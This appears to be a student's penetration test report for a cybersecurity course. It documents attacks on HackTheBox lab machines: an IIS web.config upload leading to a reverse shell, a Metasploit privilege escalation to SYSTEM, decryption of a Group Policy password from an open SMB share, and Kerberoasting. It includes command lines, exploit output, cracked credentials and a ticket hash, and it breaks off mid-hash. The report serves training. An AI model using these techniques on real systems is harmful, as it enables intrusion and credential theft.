ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

ori135@gmail.com

Ori Hatuka

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.93 (Bounty) – *Capture the flags and root privilege*
- 10.10.10.100 (Active) - *Capture the flags and root privilege*
- 10.10.10.178 (Nest) - *Capture the flags and root privilege*
- 10.10.10.236 (Toolbox) - *Capture the flags and root privilege*
- 10.10.10.63 (Jeeves) - *Capture the flags and root privilege*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.93
- 10.10.10.100
- 10.10.10.178
- 10.10.10.236
- 10.10.10.63

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.


System IP: 10.10.10.93

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.93	**TCP:** 80
	UDP:

Nmap Scan Results:



Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was found in Microsoft's iis server version by the fact that on the file upload page it is possible to upload a web.config that can be edited and used to perform an RCE attack

Vulnerability Fix: disable the option of upload from regular users


Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:


1) After the Nmap scan I saw that only the port 80 is open so, I went to the browser and saw that there is only a picture**.** So I decided to use the tool 'dirbuster' to do a deep scan on the target and I'm dicover the page transfer.aspx and the path of the uploads




2) /transfer.aspx page presents a simple form with “Browse…” and “Upload” buttons I was trying to upload a shell with the exciton aspx but I didn’t succuss.



3) At this point, I realized that some filtering causes the upload to not work, so I searched the net: iis rce 7.5 exploit and found an article: Upload a web.config File for Fun & Profit that show to use a web.config for my benfit. I download the web.config and power reverse shell and edit both of them





4) I opened a python server on port 3333 that download the reverse shell into the target

5) Next, I upload the web.config and went to the path:

http://10.10.10.93/uploadedfiles/web.config and I get a shell as 'Merlin'

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

6) I looked the user flag on the path C:/Users/merlin/desktop but at first, I didn't see anything so, I search a way to look hidden files and that I found the user flag

```
PS C:\Users\merlin\desktop> PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop>
PS C:\Users\merlin\desktop> dir
PS C:\Users\merlin\desktop> gci -force


    Directory: C:\Users\merlin\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs         5/30/2018  12:22 AM            282 desktop.ini
-arh-        12/14/2022   3:14 PM             34 user.txt


PS C:\Users\merlin\desktop> type user.txt
b72ac561f09e407b629df87101700566
PS C:\Users\merlin\desktop>
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: After a vulnerability scan, I used on of the vulnerability called: Ms10_092_schelevator


Vulnerability Explanation:

Vulnerability Fix: Update the system immediately.

Severity: High


Exploit Code & Proof Screenshot Here:

1) I want to use the msfconsole platform so I create another shell that will run of the system and with the msfconsole I'll open a listener



2) I was uploading the file to the target and found another command that can run it

3) After I run the command, I get a metrprter session and I used the module exploit suggester to scan the system and find vulnerabilities




```
[*] 10.10.10.93 - exploit/windows/local/ms10_015_kitrap0d
[*] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator
[*] 10.10.10.93 - exploit/windows/local/ms13_053_schlamperei
[*] 10.10.10.93 - exploit/windows/local/ms13_081_track_popup_menu
[*] 10.10.10.93 - exploit/windows/local/ms14_009_ie_dfsvc
[*] 10.10.10.93 - exploit/windows/local/ms14_058_track_popup_menu
[*] 10.10.10.93 - exploit/windows/local/ms14_070_tcpip_ioctl
[*] 10.10.10.93 - exploit/windows/local/ms15_004_tswbproxy
[*] 10.10.10.93 - exploit/windows/local/ms15_051_client_copy_image
[*] 10.10.10.93 - exploit/windows/local/ms15_078_atmfd_bof
[*] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif
[*] 10.10.10.93 - exploit/windows/local/ms16_016_webdav
[*] 10.10.10.93 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc
[*] 10.10.10.93 - exploit/windows/local/ms16_075_reflection
[*] 10.10.10.93 - exploit/windows/local/ms16_075_reflection_juicy
[*] 10.10.10.93 - exploit/windows/local/ms_ndproxy
[*] 10.10.10.93 - exploit/windows/local/novell_client_nicm
[*] 10.10.10.93 - exploit/windows/local/nscp_pe
[*] 10.10.10.93 - exploit/windows/local/ntapphelpcachecontrol
[*] 10.10.10.93 - exploit/windows/local/ntusermndragover
[*] 10.10.10.93 - exploit/windows/local/nvidia_nvsvc
[*] 10.10.10.93 - exploit/windows/local/panda_psevents
[*] 10.10.10.93 - exploit/windows/local/plantronics_hub_spokesupdateservice_privesc
```

4) I used the exploit/windows/local/ms10_092…. And run it and get a shell with NT authorities

```
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Preparing payload at C:\Windows\TEMP\QGFwuDUWMU.exe
[*] Creating task: 13VJ9D5m
[*] Reading the task file contents from C:\Windows\system32\tasks\13VJ9D5m...
[*] Original CRC32: 0x668a857f
[*] Final CRC32: 0x668a857f
[*] Writing our modified content back...
[*] Validating task: 13VJ9D5m
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "13VJ9D5m" have been changed.
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "13VJ9D5m" have been changed.
[*] Executing the task...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.93
[*] Command shell session 11 opened (10.10.14.25:4444 → 10.10.10.93:49187) at 2022-12-14 12:23:31 -0500
[*] Deleting task 13VJ9D5m...


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd ..
```

5) And finally, I all so find the root flag



System IP: 10.10.10.100

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	**TCP:** 88,135,139,389,445,464,593,636,3268,3269,49152,49153,49154,49155,49157,49158,49165
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -sS -A  10.10.10.100
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 06:17 EST
Nmap scan report for 10.10.10.100
Host is up (0.17s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: the vulnerability found here is that one of the folders in the smb service was readable by everyone and inside one of the folders was an encrypted password

Vulnerability Fix: blocking the access to the 'Replication' folder

Severity: High

Proof of Concept Code Here& initial Shell Screenshot:

1) After a nmap scan I tried to check if the SMB service on port 445 is vulnerable to some known exploit, but it didn't so after reading about the service I decided to check if there are shared folders or files on it and that I can read them. So, I decided to use a script called smbclient.py that do After a nmap scan I tried to check if the SMB service on port 445 is vulnerable to some known exploit, but it didn't so after reading about the service I decided to check if there are shared folders or files on it and that I can read them. So, I decided to use a script called smbclient.py that found some paths and there I was able to get into the Replication folder and found some paths and there I was able to get into the Replication folder

```
┌──(root💀kali)-[/home/kali]
└─# cp /usr/share/doc/python3-impacket/examples/smbclient.py .

┌──(root💀kali)-[/home/kali]
└─# ls
active  Desktop  Documents  Downloads  Music  Pictures  Public  smbclient.py  Templates  Videos

┌──(root💀kali)-[/home/kali]
└─# python3 smbclient.py 10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shars
*** Unknown syntax: shars
# shares
ADMIN$
C$
IPC$
NETLOGON
Replication
SYSVOL
Users
# 
```

2) After I ran the script and exploring the folder I found in the path: \active.htb\Policies\{31B… } \Machine\Preferences\Groups\Groups.xml an encrypted password

```
# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F6
9-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" chang
eLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

# pwd
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups
#
```

3) Next, I download a python cracking script called: gpp-decrypt for the password and after I ran it I revealed the password

README.md

gpp-decrypt

MADE WITH PYTHON BUILT WITH

> Note: The idea is heavily based on this project: https://github.com/BustedSec/gpp-decrypt

This tool is written in Python 3 to parse the Group Policy Preferences XML file which extracts the username and decrypts the cpassword attribute.

Download

```
git clone https://github.com/t0thkr1s/gpp-decrypt
```

Install

```
┌──(root💀kali)-[/home/kali/active/gpp-decrypt]
└─# python3 gpp-decrypt.py -c edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

[ * ] Password: GPPstillStandingStrong2k18
```

4) Using the credentials above I connect to SMB with the following command and manage to grab the first flag file "user.txt"

```
└─# python3 smbclient.py SVC_TGS:GPPstillStandingStrong2k18@10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Replication
SYSVOL
Users
# cd Users
[-] No share selected
# use Users
# ls
```

```
# ls
drw-rw-rw-          0  Sat Jul 21 18:14:42 2018 .
drw-rw-rw-          0  Sat Jul 21 18:14:42 2018 ..
-rw-rw-rw-         34  Mon Dec 19 17:15:09 2022 user.txt
# cat user.txt
286ff0753e9b4512f463d0f5e31c5a8b
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Kerberos attack (Golden Ticket Attacks)

Vulnerability Explanation: Kerberoasting attack is a post-exploitation attack technique that attempts to crack the password of a service account within the Active Directory (AD). In such an attack, an adversary masquerading as an account user with a service principal name (SPN) requests a ticket, which contains an encrypted password

Vulnerability Fix: users should be granted the least privileges they need to adequately carry out their role, and Admin accounts should only be used when performing administrative duties

Severity: High

Exploit Code & proof Screenshot Here:

1) In the Nmap scanning result, I saw port 88 was open for Kerberos, hence there must be some Service Principal Names (SPN) that are associated with the normal user account. Therefore, I downloaded and install impacket from Github using its python script GetUserSPN.py which gave me a ticket that I can crack using the tool Jhon

```
┌──(root💀kali)-[/home/kali/active]
└─# ./GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/SVC_TGS:GPPstillStandingStrong2k18
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 22:06:40.351723  2022-12-20 15:08:17.522963



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$39ff34851e783bac4c2eae4e2721172f$e9e836b60cfe426aabb1cf63eba7763822fceaf588c705454491649c6176bd412a62c14472fc
3f72c9f84bf5d574c55f6f71ecd6742b8736a0097dbe60593fc3843f7b952d30b76417c6c30d9e5e90e3149bd323f64975bbcc01957c1004f69ccf7e6550133333756e6b38cdcf4029519f4fda3186594cdffb52c39833
2ef08c0660e44ef4a1423badbd4032e7b2e102ea35f5c0944b34d03dd92c6417bc8fceb366e4f80a9d87436661d0d9449e3d9e53e5b1011d107418e95cc044adec419856796a98427b2f8212f2a85aa2c34098a3f397f
